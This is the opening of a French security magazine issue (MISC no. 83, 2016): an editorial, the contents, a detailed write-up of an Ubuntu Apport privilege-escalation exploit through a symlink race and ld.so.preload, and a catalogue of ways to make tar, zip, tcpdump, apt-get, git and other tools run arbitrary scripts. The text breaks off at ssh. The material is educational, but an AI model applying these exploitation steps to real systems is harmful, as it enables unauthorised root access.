



MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

N° 83 JANVIER / FÉVRIER 2016

France MÉTRO. : 8,90 € - CH : 15 CHF - BE/LUX/PORT CONT : 9,90 € - DOM/TOM : 9,50 € - CAN : 16 \$ CAD

L 19018 - 83 - F: 8,90 € - RD



SYSTÈME MOBILE / YISPECTER

iPad et iPhone :
code malveillant
sur iOS, mythe ou
réalité ?

p. 58

RÉSEAU ELK / LOG

Gestion
d'événements :
implémenter un
SIEM avec des outils
open source

p. 65

CRYPTO ALÉA / PRBG

Utiliser une
représentation
3D pour évaluer
la robustesse
de primitives
cryptographiques

p. 74

CODE ERREURS / IMPLÉMENTATION SÉCURISÉE



Comment développer du code
cryptographique sûr ?

p. 50

DOSSIER

IPv6 10 ANS APRÈS !

p.20

- 1 - Comprendre IPv6 et ses évolutions pour améliorer la sécurité
- 2 - Quelles sont les bonnes pratiques d'IPv6 sur les équipements réseaux ?
- 3 - Retour d'expérience d'un déploiement d'IPv6 sur un campus universitaire
- 4 - Mise en place d'IPv6 sur un réseau opérateur



PENTEST CORNER

Comment faire
exécuter du code
arbitraire aux
principaux outils
Linux ?

p. 08

MALWARE CORNER

Comment
collecter des
codes malveillants
Linux avec un
honeypot ?

p. 12

EXPLOIT CORNER

Analyse
d'une
élévation de
privilèges sur
Ubuntu

p. 04

TESTEZ LE MEILLEUR CLOUD

TESTÉ ET APPROUVÉ PAR

CLOUD
SPECTATOR

Powered by



Cloud
Technology

1&1 Serveur Cloud : Easy to use – ready to Cloud*

Les performances des nouveaux serveurs Cloud sont imbattables en termes de CPU, RAM et SSD.

Réalisez vos projets dans le Cloud avec la combinaison parfaite entre flexibilité et performances.

- ✓ Load balancing
- ✓ Stockage SSD
- ✓ Facturation à la minute
- ✓ Intel® Xeon® Processor E5-2660 v2 et E5-2683 v3



1 mois gratuit !

Puis à partir de 4,99 € HT/mois (5,99 € TTC)*



☎ 0970 808 911
(appel non surtaxé)

1&1

1and1.fr

*Facile à utiliser - prêt pour le Cloud. 1&1 Serveur Cloud : 1 mois d'essai gratuit, puis à partir de 4,99 € HT/mois (pour la configuration du serveur Cloud S). Facturation mensuelle en fonction de la configuration choisie. Pas de durée minimum d'engagement, ni de frais de mise en service. Conditions détaillées sur 1and1.fr. Intel et le logo Intel sont des marques commerciales d'Intel Corporation aux États-Unis et/ou dans d'autres pays. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

ÉDITO DE L'ACCEPTATION DU RISQUE RÉSIDUEL

Suite au massacre de Virginia Tech en 2007, Bruce Schneier publia un billet dans Wired intitulé « Virginia Tech Lesson : Rare Risks Breed Irrational Responses » [1]. Il y expliquait combien il était difficile d'évaluer les risques et à quel point notre perception était biaisée. Aussi dangereuses et meurtrières que puissent être certaines menaces, leur rareté induit un risque relativement faible comparé à d'autres menaces que nous sous-évaluons. Schneier explique que paradoxalement nous avons tendance à surévaluer le risque des événements rares et à adopter des mesures de sécurité irrationnelles lorsqu'ils se produisent.

Chaque année, 3000 à 4000 personnes en France meurent sur les routes [2]. C'est un risque auquel nous avons fini par nous habituer et les mesures qui visent à le réduire (augmentation des contrôles et du montant des amendes, diminution des vitesses maximales autorisées...) ne manquent pas d'entraîner de fortes réactions d'opposition du public et de divers lobbies. Nous avons appris à vivre avec la mortalité liée à ce mode de transport, nous ne réagissons pas à chaque accident meurtrier et, au contraire, nous faisons preuve de défiance face à toute mesure ayant pour objectif de réduire les accidents si nous la percevons comme coercitive. Pour reprendre la terminologie d'ISO 27001 ou d'EBIOS, c'est un risque que, collectivement, nous acceptons. A contrario, les accidents d'avion qui font de l'ordre d'un millier de morts par an dans le monde [3] sont médiatisés à l'excès et nous acceptons l'empilement des mesures de sécurité avec résignation.

Mais le meurtre, surtout lorsqu'il survient en masse et est de nature terroriste, est une menace dont notre société refuse l'éventualité. Quand bien même la vraisemblance de cet événement redouté est faible, qu'il se produit rarement, qu'une appréciation rationnelle qualifierait ce risque de très modéré, il est tellement traumatisant lorsqu'il survient que nous ne tolérons pour cette menace aucun risque résiduel. Dès qu'un tel événement se produit, de nouvelles mesures de sécurité sont ajoutées au dispositif pour diminuer encore le risque ou, si nous avons l'esprit mal tourné, la perception que nous en avons.

Il conviendrait pourtant de ne pas surréagir et, comme le soulignait Schneier, de ne pas prendre sous le coup de l'émotion des mesures irrationnelles n'ayant, *in fine*, aucune incidence sur la réduction du risque résiduel, mais sacrifiant nos libertés, nous décrédibilisant sur la scène internationale, pénalisant notre économie. Sur le plan informatique, l'étude par le gouvernement de l'interdiction de Tor, des accès WiFi ouverts ou encore de la communication systématique des clefs de chiffrement aux autorités [4] me laisse perplexe. À supposer que de telles mesures puissent techniquement être mises en œuvre, le prix à payer pour notre vie privée semble être très élevé au regard de la diminution du risque que l'on peut en attendre. Tant qu'à choisir une mesure absurde je préfère largement la proposition de confier à HADOPI la mission de « traquer les sites et mettre hors d'état de nuire tous ceux qui se servent de Google et des réseaux sociaux pour véhiculer le terrorisme » [5]...

À mesure que l'on essaie de tendre vers un risque résiduel proche de zéro, il devient nécessaire de prendre des mesures de plus en plus drastiques, contraignantes et, dans le cas du numérique, liberticides. Une maîtrise correcte des risques doit faire preuve de proportionnalité afin que le coût des mesures exigées ne devienne jamais exorbitant au point de remettre en cause nos droits fondamentaux.

Cedric Foll / @follc / cedric@mismag.com

- [1] https://www.schneier.com/essays/archives/2007/05/virginia_tech_lesson.html
- [2] https://fr.wikipedia.org/wiki/Accident_de_la_route_en_France
- [3] http://www.lemonde.fr/les-decodeurs/article/2015/03/25/malgre-les-accidents-voyager-en-avion-est-de-plus-en-plus-sur_4600872_4355770.html
- [4] <http://www.01net.com/actualites/tor-wifi-public-chiffrement-que-pourrait-reellement-bloquer-le-gouvernement-934959.html>
- [5] <http://www.rtl.fr/actu/politique/xavier-bertrand-s-insurge-contre-l-imam-google-et-veut-modifier-hadopi-7780581885>

Retrouvez-nous sur



@mismcredac et/ou @editionsdiamond



www.ed-diamond.com

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS BASE DOCUMENTAIRE

SOMMAIRE

EXPLOIT CORNER

[04-07] Élévation de privilèges sur Ubuntu Desktop

PENTEST CORNER

[08-10] No one expect command execution

MALWARE CORNER

[12-18] Chasse aux malwares sous GNU/Linux

DOSSIER



IPv6 : QUELS IMPACTS POUR LA SÉCURITÉ ET LA VIE PRIVÉE ?

- [20] Préambule
- [21-26] Sécurité & IPv6 : on s'était donné rendez-vous dans 10 ans
- [29-33] Quelques éléments de sécurité IPv6 à prendre en compte sur un réseau d'opérateur
- [34-40] Retour d'expérience du déploiement d'IPv6 sur un réseau de campus
- [42-48] Retour d'expérience : déploiement d'IPv6 sur un réseau régional

CODE

[50-56] Implémentations cryptographiques sécurisées

SYSTÈME

[58-64] Code malveillant sur iOS, mythe ou réalité ?

RÉSEAU

[65-73] Supervision de sécurité : analyse exhaustive d'événements avec les outils ELK

SCIENCE & TECHNOLOGIE

[74-82] Visualisation 3D appliquée aux PRBG et à la cryptographie

ABONNEMENT

[27-28] Abonnements multi-supports
[49] Offres spéciales professionnels

www.mismag.com

MISC est édité par Les Éditions Diamond
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros



Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Responsable publicité :
Black Mouse Communication. Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarmque : 09 53 15 21 77

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

ÉLÉVATION DE PRIVILÈGES SUR UBUNTU DESKTOP

Gabriel Campana – @scumjr_

mots-clés : APPORT / COREDUMP / PYTHON / UBUNTU / VULNÉRABILITÉ

Le 7 octobre 2015, un mail [1] a été envoyé à l'équipe sécurité d'Ubuntu pour rapporter une vulnérabilité dans le logiciel Apport [2] permettant à un attaquant d'élever ses privilèges. Apport est un logiciel en Python développé par Canonical pour afficher des informations à l'utilisateur lors du crash d'un programme, et avec son accord remonter ces informations aux développeurs d'Ubuntu.

1 Analyse de la vulnérabilité

1.1 Interception des crashes

Le paramètre noyau `kernel.core_pattern` détermine l'action à réaliser lors du crash d'un programme. Par défaut, la valeur est `core`, provoquant l'écriture d'un fichier `coredump` sur le disque.

Apport modifie la valeur de ce paramètre sur les distributions Ubuntu Desktop :

```
$ sysctl -n kernel.core_pattern
|/usr/share/apport/apport %p %s %c %P
```

Lorsque la valeur de `kernel.core_pattern` commence par le symbole pipe (`|`), le reste de la ligne est interprétée comme un programme à exécuter. Au lieu d'écrire un fichier sur le disque, le coredump est donné sur l'entrée standard du programme. Le programme est exécuté avec l'utilisateur `root` et le groupe `root`, et les différents arguments commençant par le signe pourcent (%) sont remplacés ainsi :

- `%p` : PID du processus dumpé ;
- `%s` : numéro du signal provoquant le coredump ;
- `%c` : `rlimit` soft de la taille du coredump,
- `%P` : PID du processus dumpé, dans le PID namespace initial.

Dans le cas d'Ubuntu Desktop, c'est donc le script Python `/usr/share/apport/apport` qui est appelé lorsqu'un crash a lieu.

1.2 Vulnérabilité

La ligne de commandes du processus déclenchant le coredump est analysée par Apport pour déterminer si c'est un script. Si l'interpréteur est Python et le premier argument est `-m`, la méthode `_python_module_path` est appelée pour trouver le chemin du module responsable du crash :

```
@classmethod
def _python_module_path(klass, module):
    '''Determine path of given Python module'''

    module = module.replace('/', '.')

    try:
        m = __import__(module)
        m
    except:
        return None

    [...]
```

N'importe quel module Python de `sys.path` peut être importé, car la valeur de `module`, issue de la ligne de commandes, est sous le contrôle de l'attaquant. Il faut noter que la méthode `_python_module_path` est appelée avec `uid=0`, et le nom du processus est utilisé par Apport pour déterminer si c'est un interpréteur.



Un crash de Python n'est donc pas requis (même si facilement faisable [3]) pour atteindre cette fonction : n'importe quel processus dont le nom commence par **python** produisant un coredump est suffisant. Par exemple, le script bash suivant déclenche le bug :

```
#!/bin/bash

echo 'int main(void) { *(int *)0 = 0x1337; return 0; }' > python.c
gcc -o python python.c
./python -m venv.__main__
```

et résulte en la création d'un environnement Python virtuel léger à la racine du système de fichiers :

```
$ ./lol.sh
./lol.sh: line 8: 7665 Segmentation fault      (core dumped)
$ ls -l / | head -4
total 100
drw-rw----  5 root root 4096 Sep 29 16:09 7665
drwxr-xr-x  2 root root 4096 Sep 29 05:41 bin
drwxr-xr-x  3 root root 4096 Sep 29 06:20 boot
```

En effet le module **venv.__main__** est importé et interprète les arguments du script comme les arguments donnés au module. Le répertoire courant d'Apport étant la racine du système de fichiers et le premier argument étant le PID du processus produisant le coredump, le répertoire virtuel **/7665** est créé par l'utilisateur root.

2 Exploitation sous Python 2

Dans les versions précédentes d'Ubuntu, le script Apport est exécuté avec la version 2 de Python.

Il est facile d'exploiter la vulnérabilité en utilisant le module **user**. Si un fichier **.pythonrc.py** est présent dans le dossier de l'utilisateur, le module lit et interprète le contenu de ce fichier comme une séquence de statements Python avec la fonction **execfile** :

```
home = os.path.expanduser("~/")
pythonrc = os.path.join(home, ".pythonrc.py")

try:
    f = open(pythonrc)
except IOError:
    pass

else:
    f.close()
    execfile(pythonrc)
```

Il est donc trivial d'obtenir les privilèges root, car Apport diminue ses privilèges en s'exécutant en partie avec l'**uid** du processus dumpé et l'**euid** root. Le répertoire **home** est donc celui de l'attaquant, et **setuid(0)** peut être appelé pour avoir les privilèges complets par **.pythonrc.py**.

3 Exploitation sous Python 3

Les dernières versions d'Ubuntu utilisent Python 3 pour exécuter le script. Le module **user** n'étant plus présent dans cette version, l'exploitation est largement moins évidente.

3.1 Recherche d'un module

Seule une minorité de modules Python effectue une action lorsqu'ils sont importés. La plupart des modules se contentent d'exporter des fonctions, des classes, ou encore des variables.

Par ailleurs, il est difficile d'influencer le comportement d'un module. Il faut que celui-ci utilise des paramètres qui sont modifiables par l'attaquant, par exemple des fichiers temporaires dans **/tmp** ou encore dans son dossier utilisateur.

Une rapide recherche manuelle n'ayant rien donné, le paramètre **kernel.core_pattern** est modifié pour exécuter une autre commande lors du crash d'un processus :

```
sysctl -w kernel.core_pattern='|/usr/bin/strace -ff -o /dev/shm/apport /root/strace.sh %p %s %c %P'
```

Ainsi, chaque coredump provoque l'enregistrement de tous les appels système effectués ainsi que leurs paramètres, dans des fichiers **/dev/shm/apport.[pid]**. Le script **lol.sh** précédemment décrit peut être légèrement modifié pour tester tous les modules Python présents sur le système.

L'analyse des fichiers de sortie de trace permet ainsi de déterminer quels modules effectuent un accès à un fichier temporaire ou dans le répertoire de l'utilisateur. Plusieurs modules sont susceptibles d'être utilisés pour exploiter la vulnérabilité :

- **idlelib.idle**,
- **uno**,
- **friends.utils.base**,
- etc.

Le module **friends.utils.base** est étudié dans la suite de cet article.

3.2 Analyse du module friends.utils.base

La sortie de trace sur les appels système **open** et **access** dans le dossier de l'utilisateur est la suivante :



```
access("/home/user/.config", F_OK) = 0
access("/home/user/.config/libaccounts-glib", F_OK) = -1 ENOENT (No
such file or directory)
mkdir("/home/user/.config/libaccounts-glib", 0755) = 0
open("/home/user/.config/libaccounts-glib/accounts.db", O_RDWR) =
-1 ENOENT (No such file or directory)
open("/home/user/.config/libaccounts-glib/accounts.db", O_RDWR|O_
CREAT|O_CLOEXEC, 0644) = 4
access("/home/user/.config/libaccounts-glib/accounts.db-journal",
F_OK) = -1 ENOENT (No such file or directory)
access("/home/user/.config/libaccounts-glib/accounts.db-journal",
F_OK) = -1 ENOENT (No such file or directory)
access("/home/user/.config/libaccounts-glib/accounts.db-journal",
F_OK) = -1 ENOENT (No such file or directory)
open("/home/user/.config/libaccounts-glib/accounts.db-journal",
O_RDWR|O_CREAT|O_CLOEXEC, 0644) = 5
...
access("/home/user/.config/libaccounts-glib/accounts.db-wal", F_OK)
= -1 ENOENT (No such file or directory)
...
```

Nous pouvons déduire que le dossier `~/.config/libaccounts-glib` est créé s'il n'existe pas, et que les fichiers `accounts.db`, `accounts.db-journal`, et `accounts.db-wal` sont créés ou modifiés.

3.2.1 Exploitation avec race condition

Sans même regarder les sources du module Python `friends.utils.base`, les extensions de ces fichiers accédés révèlent l'utilisation d'une base de données SQLite.

Puisque le drapeau `O_NOFOLLOW` n'est pas passé à l'appel système `open`, quelques tests montrent qu'il est possible de créer un fichier arbitraire dans un répertoire qui n'est pas accessible normalement à l'utilisateur, avec un simple lien symbolique. Par exemple, si le fichier `~/.config/libaccounts-glib/accounts.db` n'existe pas, mais que le fichier `~/.config/libaccounts-glib/accounts.db-journal` est un lien symbolique vers `/etc/blah`, alors le fichier `/etc/blah` est créé :

```
$ ls -l ~/.config/libaccounts-glib/
total 0
lrwxrwxrwx 1 user user 9 Sep 29 16:20 accounts.db-journal -> /etc/blah
$ sed -i 's/venv\._main_/friends.utils.base/' ./lol.sh
$ ./lol.sh 2>/dev/null
$ ls -l /etc/blah
-rw-r----- 1 root root 512 Sep 29 16:26 /etc/blah
```

Le contenu du fichier `/etc/blah` n'étant pas sous le contrôle de l'attaquant, il ne semble pas possible d'en obtenir quelque chose. Si le fichier `accounts.db` existe déjà, il n'est pas modifié et `accounts.db-journal` n'est donc pas créé.

Une lecture rapide des sources de SQLite3 montre que la fonction `unixOpen` possède un commentaire intrigant :

```
uid_t uid;          /* Userid for the file */
gid_t gid;          /* Groupid for the file */
rc = findCreateFileMode(zName, flags, &openMode, &uid, &gid);
...

/* If this process is running as root and if creating a new
rollback
** journal or WAL file, set the ownership of the journal or WAL to
be
** the same as the original database.
*/
if( flags & (SQLITE_OPEN_WAL|SQLITE_OPEN_MAIN_JOURNAL) ){
    osFchown(fd, uid, gid);
}
```

L'`uid` et le `gid` du fichier `.db` sont récupérés avec l'appel système `stat` ; et l'`owner` et le groupe du fichier `.db-journal` sont modifiés en conséquence avec l'appel système `fchmod`.

Une race condition est donc présente si l'attaquant a la possibilité de modifier l'`owner` du fichier `.db` entre le moment où il est créé par `Apport` et le moment où l'appel système `stat` est effectué. En remplaçant les fichiers `.db-wal` ou `.db-journal` par des liens symboliques, il serait possible de créer un fichier possédé par l'utilisateur, n'importe où sur le système.

L'exploitation de `friends.utils.base` est alors faisable avec cette race condition : juste après la création du fichier `.db` par le module `friends.utils.base` (exécuté par `Apport`, qui tourne avec les privilèges `root`) dans le répertoire `~/.config/libaccounts-glib`, l'attaquant doit supprimer ce fichier et créer un nouveau fichier. La suppression d'un fichier dont l'`owner` est `root` est possible, puisque l'`owner` du dossier `~/.config/libaccounts-glib` est l'utilisateur.

3.2.2 Exploitation sans race condition

Bien que l'exploitation soit faisable en utilisant `inotify` pour gagner la race condition, cette méthode n'est pas des plus élégantes. Les sources de `libaccounts-glib` révèlent un détail intéressant : la base de données est mise à jour si `PRAGMA user_version` est différent de 1 :

```
version = get_db_version(priv->db);
DEBUG_INFO ("DB version: %d", version);
if (version < 1)
    ok = create_db(priv->db);
```

Si la base de données `~/.config/libaccounts-glib/accounts.db` est possédée par l'attaquant et si `PRAGMA user_version` est différent de 1, alors `friends.utils.base` crée une nouvelle base de données possédée par l'attaquant. Le fichier de journalisation est créé puisque la base de données est modifiée, et l'`owner` du journal est identique à celui de `accounts.db`.



En pratique, l'attaque est la suivante :

```
$ sqlite3 ~/.config/libaccounts-glib/accounts.db
SQLite version 3.8.2 2013-12-06 14:53:30
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> PRAGMA user_version=0;
sqlite> .exit
$ ls -l ~/.config/libaccounts-glib/
total 4.0K
-rw-r--r-- 1 user user 1.0K Oct 18 09:46 accounts.db
lrwxrwxrwx 1 user user 9 Oct 18 09:47 accounts.db-journal -> /etc/
blah
$ stat /etc/ | grep Uid
Access: (0755/drwxr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)
$ ./lo1.sh 2>/dev/null
$ ls -l /etc/blah
-rw-r--r-- 1 user user 1544 Oct 18 09:47 /etc/blah
```

Le fichier **blah** est créé dans le dossier **/etc/** (qui est accessible en écriture uniquement à **root**) avec l'owner de l'attaquant, qui est alors en mesure d'accéder en écriture au fichier pour modifier son contenu.

3.2.3 Élévation de privilèges

La création arbitraire d'un fichier ne donne pas directement les privilèges root. Le fichier **/etc/ld.so.preload** constitue une bonne cible pour atteindre cet objectif. En ajoutant le chemin d'une bibliothèque partagée créée par l'attaquant, celle-ci sera chargée par tous les exécutables dynamiques du système, dont les binaires **setuid**.

Par exemple, une bibliothèque partagée possédant une fonction avec l'attribut **constructor** effectuant les appels **setuid(0); system("bash");** donne un shell root à l'attaquant lors de l'exécution du binaire **setuid** **/usr/bin/passwd** si son chemin est présent dans **/etc/ld.so.preload**.

Notons qu'un attaquant soucieux de la beauté de son exploit pourra créer une bibliothèque partagée qui est aussi un exécutable **ET_DYN** :

```
$ gcc -Wall -fPIC -pie -o blah blah.c
```

La bibliothèque partagée est ainsi le même fichier que l'exploit.

Conclusion

Le flot d'exécution de cette exploitation est loin d'être direct, mais donne un shell root sans aucune corruption mémoire. L'attaquant doit simuler le crash d'un programme pour déclencher l'exécution d'Apport. L'import du module Python **friends.utils.base** utilise la bibliothèque **libaccounts-glib**, qui fait appel aux fonctions de SQLite3 pour manipuler les fichiers de préférence de l'utilisateur. Finalement, l'accès à

ces fichiers peut être détourné par le biais de liens symboliques.

D'autres modules que **friends.utils.base** sont sûrement susceptibles d'être utilisés, mais aucun test n'a été effectué.

Apport étant un script Python exécuté avec les privilèges root, c'est une cible de choix pour un attaquant. L'exploitation de la vulnérabilité nécessite malgré tout un prérequis : le répertoire **HOME** de l'attaquant doit être accessible en écriture. Apport n'est pas installé sur les versions *serveur* d'Ubuntu, mais d'autres distributions comme Fedora semblent aussi impactées (même si ce n'est pas confirmé). L'exploitation laisse par ailleurs des entrées dans les fichiers de journalisation (**/var/log/apport.log**). Les erreurs lors de l'import du module **friends.utils.base** sont directement écrites, ainsi que le nom du module coupable :

```
ERROR: apport (pid 10513) Sun Oct 18 09:47:33 2015: called for pid
10507, signal 11, core limit 0
/usr/lib/python3/dist-packages/friends/utils/authentication.py:39:
Warning: object AgManager 0x148eb70 finalized while still in-
construction
manager = Accounts.Manager.new_for_service_type('microblogging')
...
ERROR: apport (pid 10513) Sun Oct 18 09:47:33 2015: executable:
/home/user/python (command line "python -m friends.utils.base")
ERROR: apport (pid 10513) Sun Oct 18 09:47:33 2015: executable does
not belong to a package, ignoring
```

D'autres vulnérabilités ont été trouvées récemment par Tavis Ormandy [4] et halfdog [5], et celles-ci ne sont sûrement pas les dernières. Un correctif temporaire est la désactivation d'Apport jusqu'au prochain redémarrage du système :

```
sudo service apport stop
```

Le service peut aussi être désactivé de façon permanente en modifiant la valeur de la variable **enabled** à 0 dans le fichier **/etc/default/apport**. Étant donné l'historique de sécurité du projet, cette mesure est fortement recommandée. ■

■ Remerciements

Un grand merci à André Moulu pour sa relecture attentive. Meow!

■ Liens

- [1] <https://bugs.launchpad.net/ubuntu/+source/apport/+bug/1507480>
- [2] <https://launchpad.net/apport>
- [3] <https://wiki.python.org/moin/CrashingPython>
- [4] <http://www.openwall.com/lists/oss-security/2015/04/14/4>
- [5] <http://www.halfdog.net/Security/2015/ApportKernelCrashd umpFileAccessVulnerabilities/>

NO ONE EXPECT COMMAND EXECUTION

Kevin Denis – Ingénieur sécurité – STORMSHIELD

0xMitsurugi – <http://twitter.com/0xMitsurugi>

mots-clés : EXÉCUTION ARBITRAIRE DE CODE / LINUX / COMMANDES / SCRIPT

Les termes « exécution arbitraire de code » font généralement rêver tout chercheur en sécurité. Parvenir à détourner le flot d'exécution d'un programme pour en démarrer un autre est rarement une tâche aisée. Toutefois, il arrive que des programmeurs implémentent des options tout à fait légitimes dans leurs programmes qui peuvent être détournées et abusées. Qui soupçonnerait `tar`, `zip` ou `tcpdump` de pouvoir démarrer un programme externe ? C'est ce que cet article va présenter.

1 Les règles du jeu

Les règles du jeu sont simples. Le but est d'exécuter un script appelé **runme.sh** sans l'appeler depuis le shell, en utilisant un effet de bord ou une option d'une commande standard que l'on trouve généralement sur un linux. Le script est le suivant :

```
mitsurugi@mitsu:~/tmp$ cat runme.sh
#!/bin/bash
echo "The name's 0xMitsurugi!"
echo "Remember it!"
mitsurugi@mitsu:~/tmp$
```

2 Exécution de commande

2.1 tcpdump

```
$ tcpdump -n -i lo -G1 -w /dev/null -z ./runme.sh
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size
65535 bytes
The name's 0xMitsurugi!
Remember it!
The name's 0xMitsurugi!
Remember it!
^C6 packets captured
12 packets received by filter
0 packets dropped by kernel
$
```

tcpdump est un sniffeur réseau qui permet de sauvegarder les paquets dans un fichier (option **-w**). **tcpdump** laisse

à l'administrateur la possibilité d'effectuer une rotation de ses fichiers de sauvegarde à l'aide d'un programme de son choix. Ici, nous lançons à chaque paquet (option **-G 1**) un programme arbitraire (**-z**).

2.2 service

```
$ service ../../home/mitsurugi/tmp/runme.sh
The name's 0xMitsurugi!
Remember it!
$
```

Le **man** de la commande `service` indique que le nom du service est concaténé à **/etc/init.d/** et lancé. Aucune protection n'est prise contre le path traversal.

2.3 apt-get

```
$ echo 'Dpkg::Pre-Invoke {"~/tmp/runme.sh";};' > dpkg-opts
$ apt-get install cowsay -c=dpkg-opts
The name's 0xMitsurugi!
Remember it!
```

apt-get est un frontend de la commande **dpkg**, et met en place des hooks qui seront lancés avant l'exécution de **dpkg**.

2.4 tar

```
$ tar c a.tar -I ./runme.sh a
tar: a.tar: Cannot stat: No such file or directory
The name's 0xMitsurugi!
```



```
Remember it!
tar: Exiting with failure status due to previous errors
$
```

tar est le programme d'archivage par excellence. Les concepteurs de tar ont ajouté la possibilité de compresser les archives avec un programme externe et l'option **-I**.

2.5 tar (bis)

```
$ tar cvf a.tar runme.sh --checkpoint-action=exec='sh ./runme.sh'
--checkpoint=1
runme.sh
The name's 0xmitsurugi
Remember it!
$
```

tar implémente un système de checkpoint tous les 'x' enregistrements et permet de lancer une commande à chaque checkpoint.

Une autre option surprenante de tar est le remote tar. Si le nom de fichier contient un **:** alors tar va considérer que le fichier est distant. Si le fichier a comme nom '**user@host:file**', alors la machine distante '**host**' est accédée en rsh avec le nom d'utilisateur '**user**' pour prendre le fichier '**file**'. Et sur les systèmes où rsh n'existe pas, alors ssh est utilisé.

2.6 zip

```
$ zip z.zip a -T -TT ./runme.sh
The name's 0xmitsurugi!
Remember it!
test of z.zip OK
$
```

L'utilitaire **zip** propose à l'administrateur de tester l'archive après sa création (option **-T**), et permet de tester la décompression avec un programme tiers (option **-TT**).

2.7 man

```
$ man -P /home/mitsurugi/tmp/runme.sh man
The name's 0xmitsurugi!
Remember it!
$
```

Les manpages sont écrites dans un format particulier et un programme de formatage permet de le lire (troff par défaut). Mais **man** permet d'utiliser n'importe quel programme de formatage (option **-P**).

2.8 find

```
$ find . -name runme.sh -exec ./runme.sh \;
The name's 0xmitsurugi
Remember it!
$
```

Lorsqu'une commande dispose d'une option appelée **-exec**, il est simple d'exécuter notre **runme.sh**.

2.9 ftp (et vi, less, gdb, et bien d'autres)

```
$ ftp
ftp> ! ./runme.sh
The name's 0xmitsurugi
Remember it!
ftp>
$ gdb -q
(gdb) ! ./runme.sh
The name's 0xmitsurugi
Remember it!
(gdb)
```

Plusieurs utilitaires interactifs disposent d'une commande renvoyant vers le shell. On trouve exactement la même chose avec **vi**, **gdb**, **less**, etc. Le plus souvent, le caractère de retour au shell est le '!'. Certaines vieilles versions de **nmap** autorisent un mode interactif, mais cette option a été supprimée il y a quelque temps pour des raisons de sécurité [**NMAP**].

2.10 \$PAGER

```
$ export PAGER=./runme.sh
$ git -p help
The name's 0xmitsurugi!
Remember it!
$ man man
The name's 0xmitsurugi!
Remember it!
$
```

La variable **PAGER** est intéressante, car elle est souvent utilisée dès qu'un programme veut afficher quelque chose. Un **grep PAGER /usr/bin/*** montre bien son usage.

2.11 \$GREP

```
$ export GREP=./runme.sh
$ zgrep aa aa
The name's 0xmitsurugi!
Remember it!
gzip: aa.gz: No such file or directory
```

zgrep est un shell script qui fait confiance à la variable **\$GREP** pour lui faire pointer sur un programme d'expression régulière.

2.12 \$EDITOR

```
$ export EDITOR=/home/mitsurugi/tmp/runme.sh
$ less dummy
  (press v, then q)
The name's 0xmitsurugi
Remember it!
$
```

Certains programmes font confiance à la variable **\$EDITOR** pour pointer vers un éditeur de texte.

2.13 \$LESSOPEN

```
$ export LESSOPEN=./runme.sh
$ less a
The name's 0xmitsurugi: No such file or directory
$
```

La commande ne fonctionne pas à la perfection, mais elle est lancée tout de même. **less** s'attend à ce que **\$LESSOPEN** lui fournisse sur la première ligne un nom de fichier.

2.14 \$HOME

```
$ pwd
/tmp
$ ls -la .bashrc
lrwxrwxrwx 1 mitsurugi mitsurugi 8 juin 19 14:03 .bashrc -> runme.sh
$ export HOME=.
$ bash
The name's 0xMitsurugi!
Remember it!
$
```

Cette exécution est assez inattendue. Le shell bash lance le fichier **.bashrc** défini par la variable **\$HOME**, quel que soit l'endroit où pointe cette variable. La majorité des programmes semblent chercher également leur configuration relativement à cette variable :

```
mitsurugi@mitsu:~/tmp$ ls -l .viminfo
ls: impossible d'accéder à .viminfo: Aucun fichier ou dossier de ce type
mitsurugi@mitsu:~/tmp$ export HOME=/home/mitsurugi/tmp/
mitsurugi@mitsu:/home/mitsurugi/tmp$ vim dummy
mitsurugi@mitsu:/home/mitsurugi/tmp$ ls -l .viminfo
-rw----- 1 mitsurugi mitsurugi 765 oct. 31 15:03 .viminfo
mitsurugi@mitsu:/home/mitsurugi/tmp$
```

2.15 awk, perl, python, etc.

```
$ awk 'BEGIN {system("./runme.sh")}'
The name's 0xMitsurugi!
Remember it!
$
```

Lorsque les langages ont une commande **'system'** intégrée, il n'y a aucune difficulté.

2.16 git

```
$ export PATH=/tmp:$PATH
$ ln -sf /tmp/runme.sh /tmp/git-help
$ git --exec-path=/tmp help
The name's 0xmitsurugi
remember it!
$
```

La majeure partie des commandes git reviennent à appeler une commande composée située dans l'exec-path.

2.17 ssh

```
$ cat .ssh/config
